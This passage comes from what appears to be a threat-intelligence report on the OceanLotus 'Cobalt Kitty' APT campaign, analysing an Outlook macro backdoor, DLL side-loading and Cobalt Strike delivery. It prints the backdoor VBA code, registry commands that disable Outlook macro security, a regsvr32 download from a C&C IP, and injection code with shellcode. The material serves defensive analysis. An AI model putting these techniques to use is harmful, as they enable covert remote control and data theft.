
Authenticode signature block and FileVersionInfo properties	
Copyright	© 2016 AO Kaspersky Lab. All Rights Reserved.
Product	Kaspersky Anti-Virus
Original name	avpia.exe
Internal name	avpia
File version	17.0.0.611
Description	Installation assistant host
Signature verification	Signed file, verified signature
Signing date	11:49 PM 6/27/2016
Signers	[+] Kaspersky Lab [+] DigiCert High Assurance Code Signing CA-1 [+] DigiCert High Assurance EV Root CA

©2017 Cybereason Inc. All rights reserved.

They dropped the legitimate avpia.exe along with a fake DLL “product_info.dll” into PROGRAMDATA:
SHA-1: 3cf4b44c9470fb5bd0c16996c4b2a338502a7517




The payload found in the fake product_info.dll communicates with domain and IP that was previously used in the attack in to drop Cobalt Strike payloads:



©2017 Cybereason Inc. All rights reserved.

Outlook backdoor macro



During the third phase of the attack, the attackers introduced a new way to communicate with their C&C servers: an Outlook macro that serves as a backdoor. This backdoor is very unique and was not documented before to be used in APTs. The only references that come close to that type of Outlook backdoor are theoretical papers by the NSA (unclassified paper from 2000) as well as a research paper presented by a group of security researchers in 2011.

The attackers replaced Outlook's original ***VbaProject.OTM*** file**,** which contains Outlook's macros, with a malicious macro that serves as the backdoor. The backdoor receives commands from a Gmail address operated by the threat actor, executes them on the compromised machines and sends the requested information to the attacker's Gmail account.

This technique was observed only on a handful of compromised machines that belonged to top-level management and were already compromised by at least one other backdoor.

Before the attackers deployed the macro-based backdoor, they had to take care of two things:

1. **Creating persistence**
   The attackers modified specific registry values to create persistence:
   REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Office\14\Outlook" /v "**LoadMacroProviderOnBoot**" /f /t REG_DWORD /d **1**
2. **Disabling Outlook's security policies**

©2017 Cybereason Inc. All rights reserved.

To do that, the attackers modified Outlook's security settings to enable the macro to run without prompting any warnings to the users:

REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Office\14\Outlook**Security**" /v "Level" /f /t REG_DWORD /d **1**

Finally, the attackers replaced the existing VbaProject.OTM with the fake macro:
*/u /c cd c:\programdata\& copy **VbaProject.OTM** C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Outlook*

VbaProject.OTM, SHA-1:320e25629327e0e8946f3ea7c2a747ebd37fe26f

The backdoor macro

Once installed and executed, the macro performed these actions:
1. Search for new instructions - The macro will loop through the contents of Outlook's inbox and searches for the strings "***$$cpte***" and "***$$ecpte***" inside an email's body. These two strings mark the start and end of the strings the attackers are sending.

The "beauty" of using these markers is that the attackers don't need to embed their email addresses in the macro code, and can change as many addresses as they want. They only need to include the start-end markers:

```
strMsgBody = testObj.Body
Dim startstr, endstr
startstr = InStr(strMsgBody, "$$cpte")
If startstr <> 0 Then
    startstr = startstr + Len("$$cpte")
    endstr = InStr(startstr, strMsgBody, "$$ecpte")
    If endstr <> 0 And endstr > startstr Then
        midstr = Mid(strMsgBody, startstr, endstr - startstr)
```

2. **Write the message to temp file** - When the macro finds an email whose content matches the strings, the message body is copied to *%temp%\msgbody.txt* :

```
'Write mail body to file
'strfilename = Environ("temp") & "\msgbody.txt"
'strMsgBody = testObj.Body
'Dim fso, tf
'Set fso = CreateObject("Scripting.FileSystemObject")
'wscript.echo fname
'need to handle errors if the folder does not exist or the file is currently open
'Set tf = fso.CreateTextFile(strfilename, True)
'tf.Write strMsgBody
```

3. **Delete the email** - The backdoor authors were keen to dispose of the evidence quickly to avoid raising any suspicions from the victims. Once the email content is copied, the macro deletes the email from the inbox:

©2017 Cybereason Inc. All rights reserved.

```
' Dim myDeletedItem
'Set myDeletedItem = testObj.Move(DeletedFolder)
'myDeletedItem.Delete
'testObj.UserProperties.Add "Deleted", olText
'testObj.Save
'testObj.Delete
'Dim objDeletedItem
'Dim oDes
'Dim objProperty
'Set oDes = Application.Session.GetDefaultFolder(olFolderDeletedItems)
'For Each objItem In oDes.Items
'    Set objProperty = objItem.UserProperties.Find("Deleted")
'    If TypeName(objProperty) <> "Nothing" Then
'        objItem.Delete
'     End If
```

4. Then the msgbody is parsed and the string between the start-end markers is passed as a command to cmd.exe:


```
'create process fr command
Dim pInfo As PROCESS_INFORMATION
Dim sInfo As STARTUPINFO
Dim sNull As String
Dim lSuccess As Long
Dim lRetValue As Long
Dim execCommand As String
execCommand = "cmd.exe /C "" " & midstr & """"
sInfo.dwFlags = STARTF_USESHOWWINDOW
sInfo.wShowWindow = SW_HIDE
sInfo.cb = Len(sInfo)
lSuccess = CreateProcess(sNull, _
                    execCommand, _
                    ByVal 0&, _
                    ByVal 0&, _
                    1&, _
                    CREATE_NO_WINDOW, _
```

5. **Acknowledgement** - After the command is executed, the macro will send an acknowledgment email to the attackers' Gmail account ("OK!"), which it will obtain from the deleted items folder. Then it will delete the email from the sent items folder.

6. **Exfiltrate data -** The macro will send the requested data back to the attackers as an attachment, after it obtains the address from the deleted items folder.

This unique data exfiltration technique was detected by Cybereason:

©2017 Cybereason Inc. All rights reserved.



Analysis of the commands sent by the attackers showed that they were mainly interested in:

1. **Proprietary information** - They attempted to exfiltrate sensitive documents from the targeted departments that contained trade secrets and other proprietary information.
2. **Reconnaissance** - The attackers kept collecting information about the compromised machine as well as the network using commands like: ipconfig, netstat and net user.

Cobalt Strike

Cobalt Strike is a well-known, commercial offensive security framework that is popular among security professionals and is mainly used for security assessments and penetration testing. However, illegal use of this framework has been reported in the past in the context of advanced persistent threats (APTs). Cobalt Strike is also one of the main links of this APT to the OceanLotus group. This group is particularly known for using Cobalt Strike in its different APT campaigns throughout Asia.

The adversaries extensively used this framework during this attack, particularly during the first and fourth stages. Cobalt Strike's Beacon was the main tool used in the attack, as shown in the following screenshot, which shows memory strings of one of the payloads used in the attack (ed074a1609616fdb56b40d3059ff4bebe729e436):

©2017 Cybereason Inc. All rights reserved.


```
0x51a9c28 (23): I'm already in SMB mode
0x51a9c40 (10): %s (admin)
0x51a9c4c (31): Could not open process: %d (%u)
0x51a9c6c (37): Could not open process token: %d (%u)
0x51a9c94 (40): Failed to impersonate token from %d (%u)
0x51a9cc0 (45): Failed to duplicate primary token for %d (%u)
0x51a9cf0 (44): Failed to impersonate logged on user %d (%u)
0x51a9d20 (26): Could not create token: %d
0x51a9d3c (79): HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: %d


0x51a9dec (57): Z:\devcenter\aggressor\external\beacon\bin\beacon_dll.pdb
```

The attackers also used a range of other Cobalt Strike and Metasploit tools such as loaders and stagers, especially during the fileless first stage of the operation, which relied mainly on Cobalt Strike's PowerShell payloads.

COM Scriptlets (.sct payloads)

In phases one and two, the attackers used PowerShell scripts to download COM Scriptlets containing malicious code that ultimately used to download a Cobalt Strike beacon. An almost identical usage of this technique (and even payload names) was seen in other APTs carried out by the OceanLotus group. This technique is very well documented and has gained popularity in recent attacks, especially because it's effectiveness in bypassing Window's Application Whitelisting. For further details about this technique, please refer to:
http://subt0x10.blogspot.jp/2016/04/setting-up-homestead-in-enterprise-with.html
http://www.labofapenetrationtester.com/2016/05/practical-use-of-javascript-and-com-for-pentesting.html
http://subt0x10.blogspot.co.il/2016/04/bypass-application-whitelisting-script.html
In the screenshot below, an injected rundll32.exe process spawns a cmd.exe process that launches regsvr32.exe in order to download a file from the C&C server.


©2017 Cybereason Inc. All rights reserved.



The command line of the regsvr32.exe process is:
regsvr32 /s /n /u /i:hxxp://108.170.31.69:80/a scrobj.dll

Additional examples of payloads observed in the attack using COM scriplets:
hxxp://108.170.31.69/a –
02aa9ad73e794bd139fdb46a9dc3c79f4ff91476
hxxp://images.verginnet.info:80/ppap.png -
f0a0fb4e005dd5982af5cfd64d32c43df79e1402
hxxp://support(.)chatconnecting.com/pic.png -
f3e27ad08622060fa7a3cc1c7ea83a7885560899

The downloaded file appears to be a COM Scriptlets (.sct):




```
<?XML version="1.0"?>
<scriptlet>
        <registration progid="018c7f" classid="{852de3c6-2a9b-49fd-9f68-55570f349457}" >
                <script language="vbscript">
                <![CDATA[
                        Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule

Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False

Set WshShell = CreateObject("Wscript.Shell")

function RegExists(regKey)
        on error resume next
        WshShell.RegRead regKey
        RegExists = (Err.number = 0)
end function

' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Se

if RegExists(RegPath) then
        action = WshShell.RegRead(RegPath)
else
        action = ""
```

These COM Scriptlets serve two main purposes:

©2017 Cybereason Inc. All rights reserved.

1. Bypass Window’s Application Whitelisting security mechanism.
2. Download additional payloads from the C&C server (mostly beacon).

The COM scriptlet contains a VB macro with an obfuscated payload:

```
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
xlmodule.CodeModule.AddFromString Chr(80)&Chr(114)&Chr(105)&Chr(118)&Chr(97)&Chr(116)&Chr(101)&Chr(32)&Chr(84)&Chr(121)&Chr(112
Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(104)&Chr(80)&Chr(114)&Chr(111)&Chr(99)&Chr(101)&Chr(115)&Chr(115)&Chr(32)&Chr(65)&Chr(115)&
Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&Chr(111)&Chr(110)&Chr(103)&Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(100)&Chr(119)&C
Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(100)&Chr(119)&Chr(84)&Chr(104)&Chr(114)&Chr(101)&Chr(97)&Chr(100)&Chr(73)&Chr(100)&
Chr(10)&Chr(10)&Chr(80)&Chr(114)&Chr(105)&Chr(118)&Chr(97)&Chr(116)&Chr(101)&Chr(32)&Chr(84)&Chr(121)&Chr(112)&Chr(101)&Chr(32)&
Chr(98)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&Chr(111)&Chr(110)&Chr(103)&Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(100)&Ch
Chr(110)&Chr(103)&Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(100)&Chr(112)&Chr(68)&Chr(101)&Chr(115)&Chr(107)&Chr(116)&Chr(111
Chr(112)&Chr(84)&Chr(105)&Chr(116)&Chr(108)&Chr(101)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(83)&Chr(116)&Chr(114)&Chr(105)&Chr(11
Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(100)&Chr(119)&Chr(89)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&Chr(111)&Chr(110)&Ch
Chr(76)&Chr(111)&Chr(110)&Chr(103)&Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(100)&Chr(119)&Chr(89)&Chr(83)&Chr(105)&Chr(122)&
Chr(67)&Chr(111)&Chr(117)&Chr(110)&Chr(116)&Chr(67)&Chr(104)&Chr(97)&Chr(114)&Chr(115)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&
Chr(104)&Chr(97)&Chr(114)&Chr(115)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&Chr(111)&Chr(110)&Chr(103)&Chr(10)&Chr(32)&Chr(32)&
Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&Chr(111)&Chr(110)&Chr(103)&Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(100)&Chr(119)&C
Chr(32)&Chr(119)&Chr(83)&Chr(104)&Chr(111)&Chr(119)&Chr(87)&Chr(105)&Chr(110)&Chr(100)&Chr(111)&Chr(119)&Chr(32)&Chr(65)&Chr(11
Chr(115)&Chr(101)&Chr(114)&Chr(118)&Chr(101)&Chr(100)&Chr(50)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(73)&Chr(110)&Chr(116)&Chr(10
Chr(100)&Chr(50)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&Chr(111)&Chr(110)&Chr(103)&Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Ch
Chr(10)&Chr(32)&Chr(32)&Chr(32)&Chr(32)&Chr(104)&Chr(83)&Chr(116)&Chr(100)&Chr(79)&Chr(117)&Chr(116)&Chr(112)&Chr(117)&Chr(116)&
Chr(69)&Chr(114)&Chr(114)&Chr(111)&Chr(114)&Chr(32)&Chr(65)&Chr(115)&Chr(32)&Chr(76)&Chr(111)&Chr(110)&Chr(103)&Chr(10)&Chr(69)&
```

After decoding the encoded part, it can be clearly seen that the payload uses Windows APIs that are indicative of process injection. In addition, it is possible to see that the attackers aimed to evade detection by “renaming” process injection-related functions and also adding spaces to break signature patterns:

```
        hStdOutput  As  Long
        hStd  Error  As  Long
End  Type

#If  VBA7    Then
        Private  Declare  PtrSaf  e  Function  CreateStuff  Lib  "kern  el32"  Alias  "CreateRemoteThread"    (ByVal  hProcess  As  Long,  ByVal
        Private  Declare  P  trSafe  Function  AllocStuff  Lib  "  kernel32"  Alias  "VirtualAllocEx"    (ByVal  hProcess  As  Long,  ByVal    l
        Private  Declare  Ptr  Safe  Function  WriteStuff  Lib  "ke  rnel32"  Alias  "WriteProcessMemor  y"  (ByVal  hProcess  As  Long,  ByVa
        Private  Declare  PtrS  afe  Function  RunStuff  Lib  "kerne  l32"  Alias  "CreateProcessA"  (ByV  al  lpApplicationName  As  String,
#Else
        Private  Declare  Funct  ion  CreateStuff  Lib  "kernel32"  A  lias  "CreateRemoteThread"  (ByVal    hProcess  As  Long,  ByVal  lpThrea
        Private  Declare  Function  Alloc  Stuff  Lib  "kernel32"  Alias  "Virt  ualAllocEx"  (ByVal  hProcess  As  L  ong,  ByVal  lpAddr  As
        Private  Dec  lare  Function  WriteStuff  Lib  "ke  rnel32"  Alias  "WriteProcessMemor  y"  (ByVal  hProcess  As  Long,  ByVa  l  lDest
        Private  Declare  Function  RunS  tuff  Lib  "kernel32"  Alias  "Creat  eProcessA"  (ByVal  lpApplicationN  ame  As  String,  ByVal  lpC
#End  If

Sub  Aut  o_Open()
        Dim  myByte  As  Long,    myArray  As  Variant,  offset  As  L  ong
```

In addition, the decoded code contains contains a suspicious looking array (shellcode) as well as the process injection function to Rundll32.exe:

©2017 Cybereason Inc. All rights reserved.

```
#Else
        Dim  rw  xpage  As  Long,  res  As  Long
#End    If
        myArray  =  Array(-4,-24,-1  19,0,0,0,96,-119,-27,49,-46,100,  -117,82,48,-117,82,12,-117,82,20  ,-117,114,40,15,-
60,97,124,2,44,32,  -63,-49,13,1,-57,-30,-16,82,87,-  117,82,16,-117,66,60,1,-48,-117,  64,120,-123,-64,116,74,1,-48,  _
80,-117,72,24,-117,88,32,1,-45,-  29,60,73,-117,52,-117,1,-42,49,-  1,49,-64,-84,-63,-49,13,1,-57,56  ,-32,117,-12,3,  _
125,-8,59,125,  36,117,-30,88,-117,88,36,1,-45,1  02,-117,12,75,-117,88,28,1,-45,-  117,4,-117,1,-48,-119,68,36,36,9  1,  _
91,97,89,90,81,-1,-32,88,95  ,90,-117,18,-21,-122,93,104,110,  101,116,0,104,119,105,110,105,84  ,104,76,119,38,7,-1,  _
-43,-24,-  128,0,0,0,77,111,122,105,108,108  ,97,47,53,46,48,32,40,87,105,110  ,100,111,119,115,32,78,84,32,54,  46,  _
49,59,32,87,79,87,54,52,59  ,32,84,114,105,100,101,110,116,4  7,55,46,48,59,32,114,118,58,49,4  9,46,48,41,32,  _
108,105,107,101  ,32,71,101,99,107,111,0,88,88,88  ,88,88,88,88,88,88,88,88,88,88,8  8,88,88,88,88,88,88,88,88,  _
88,88,  88,88,88,88,88,88,88,88,88,88,88  ,88,88,88,88,88,88,88,88,88,88,8  8,88,88,88,88,88,88,88,88,  _
88,  88,88,88,88,0,89,49,-1,87,87,87,  87,81,104,58,86,121,-89,-1,-43,-  21,121,91,49,-55,81,81,106,3,81,  81,  _
104,80,0,0,0,83,80,104,87,  -119,-97,-58,-1,-43,-21,98,89,49  ,-46,82,104,0,2,96,-124,82,82,82  ,81,82,80,104,  _
-21,85,46,59,-1  ,-43,-119,-58,49,-1,87,87,87,87,  86,104,45,6,24,123,-1,-43,-123,-  64,116,68,49,-1,-123,-10,116,4,  _
-119,-7,-21,9,104,-86,-59,-30,  93,-1,-43,-119,-63,104,69,33,94,  49,-1,-43,49,-1,87,106,7,81,86,8  0,104,-73,87,-32,  _
11,-1,-43,-6  5,0,47,0,0,57,-57,116,-68,49,-1,  -21,21,-21,73,-24,-103,-1,-1,-1,  47,54,116,122,56,0,0,104,-16,  _
-75,-94,86,-1,-43,106,64,104,0,1  6,0,0,104,0,0,64,0,87,104,88,-92  ,83,-27,-1,-43,-109,83,83,-119,-  25,87,104,  _
0,32,0,0,83,86,104,  18,-106,-119,-30,-1,-43,-123,-64  ,116,-51,-117,7,1,-61,-123,-64,1  17,-27,88,-61,-24,55,-1,-1,-1,  _
50,51,46,50,50,55,46,49,57,54,4  6,50,49,48,0)
        If  Len(Environ  ("ProgramW6432"))  >  0  Then
                sProc  =  Environ("windir")  &  "  \\SysWOW64\\rundll32.exe"
        El  se
                sProc  =  Environ("wind  ir")  &  "\\System32\\rundll32.exe  "
        End  If

        res  =  RunStuff  (sNull,  sProc,  ByVal  0&,  ByVal  0  &,  ByVal  1&,  ByVal  4&,  ByVal  0&,   sNull,  sInfo,

        rwxpa  ge  =  AllocStuff(pInfo.hProcess,   0,  UBound(myArray),  &H1000,  &H40  )
        For  offset  =  LBound(myArra  y)  To  UBound(myArray)
                my  Byte  =  myArray(offset)
                r  es  =  WriteStuff(pInfo.hProcess,   rwxpage  +  offset,  myByte,  1,  ByV  al  0&)
        Next  offset
        res  =   CreateStuff(pInfo.hProcess,  0,   0,  rwxpage,  0,  0,  0)
```

The decoded shellcode is similar to other downloader payloads observed in this attack, whose purpose is to download and execute Cobalt Strike Beacon payload:

```
0x000001e0 6800200000       push 0x00002000
0x000001e5 53               push ebx
0x000001e6 56               push esi
0x000001e7 68129689e2       push 0xe2899612
0x000001ec ffd5             call ebp --> wininet.dll!InternetReadFile
0x000001ee 85c0             test eax,eax
0x000001f0 74cd             jz 0x000001bf
0x000001f2 8b07             mov eax,dword [edi]
0x000001f4 01c3             add ebx,eax
0x000001f6 85c0             test eax,eax
0x000001f8 75e5             jnz 0x000001df
0x000001fa 58               pop eax
0x000001fb c3               ret
0x000001fc e837ffffff       call 0x00000138
0x00000201 3435             xor al,53
0x00000203 2e3131           cs: xor dword [ecx],esi
0x00000206 342e             xor al,46
0x00000208 3131             xor dword [ecx],esi
0x0000020a 37               aaa
0x0000020b 2e3133           cs: xor dword [ebx],esi
0x0000020e 37               aaa

Byte Dump:
......`..1.d.R0.R.R..r(..J&1.1..<a|.,......RW.R..B<...@x..tJ..P.H..X...<
I.4...1.1......8.u..}.;}$u.X.X$..f.K.X.........D$$[[aYZQ..X_Z....]hnet.hwiniThLw&........Mozilla/5.0(
WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko.XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.Y1.WWWWQ
h:Vy....y[1.QQj.QQhP...SPhW......bY1.Rh..`.RRRQRPh.U.;....1.WWWWVh-..{....tD1...t....h...]....hE!^1..1.Wj.QVPh.W....
./..9.t.1....I...../eXYF..h...V..j@h....h..@.WhX.S....SS..Wh...SVh........t.......u.X..7...45.114.117.137.
```


©2017 Cybereason Inc. All rights reserved.

Obfuscation and evasion

Don’t-Kill-My-Cat

Most of the PowerShell payloads seen in the attack were wrapped and obfuscated using a framework called Don’t-Kill-My-Cat (DKMC) that is found on GitHub. This framework generates payloads especially designed to evade antivirus solutions. The unique strings used by this framework perfectly match the malicious payloads that were collected during the attack, as demonstrated below:

DKMC’s source code:
https://github.com/Mr-Un1k0d3r/DKMC/blob/master/core/util/exec-sc.ps1



The same framework was previously observed in PowerShell payloads of the **OceanLotus Group**, as can be seen in a screenshot taken from a previous report:

©2017 Cybereason Inc. All rights reserved.

```
$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where

        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([S
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
```

Examples of Don't-Kill-My-Cat used in Cobalt Kitty

Example 1: Cobalt Strike Beacon payload found in ProgramData

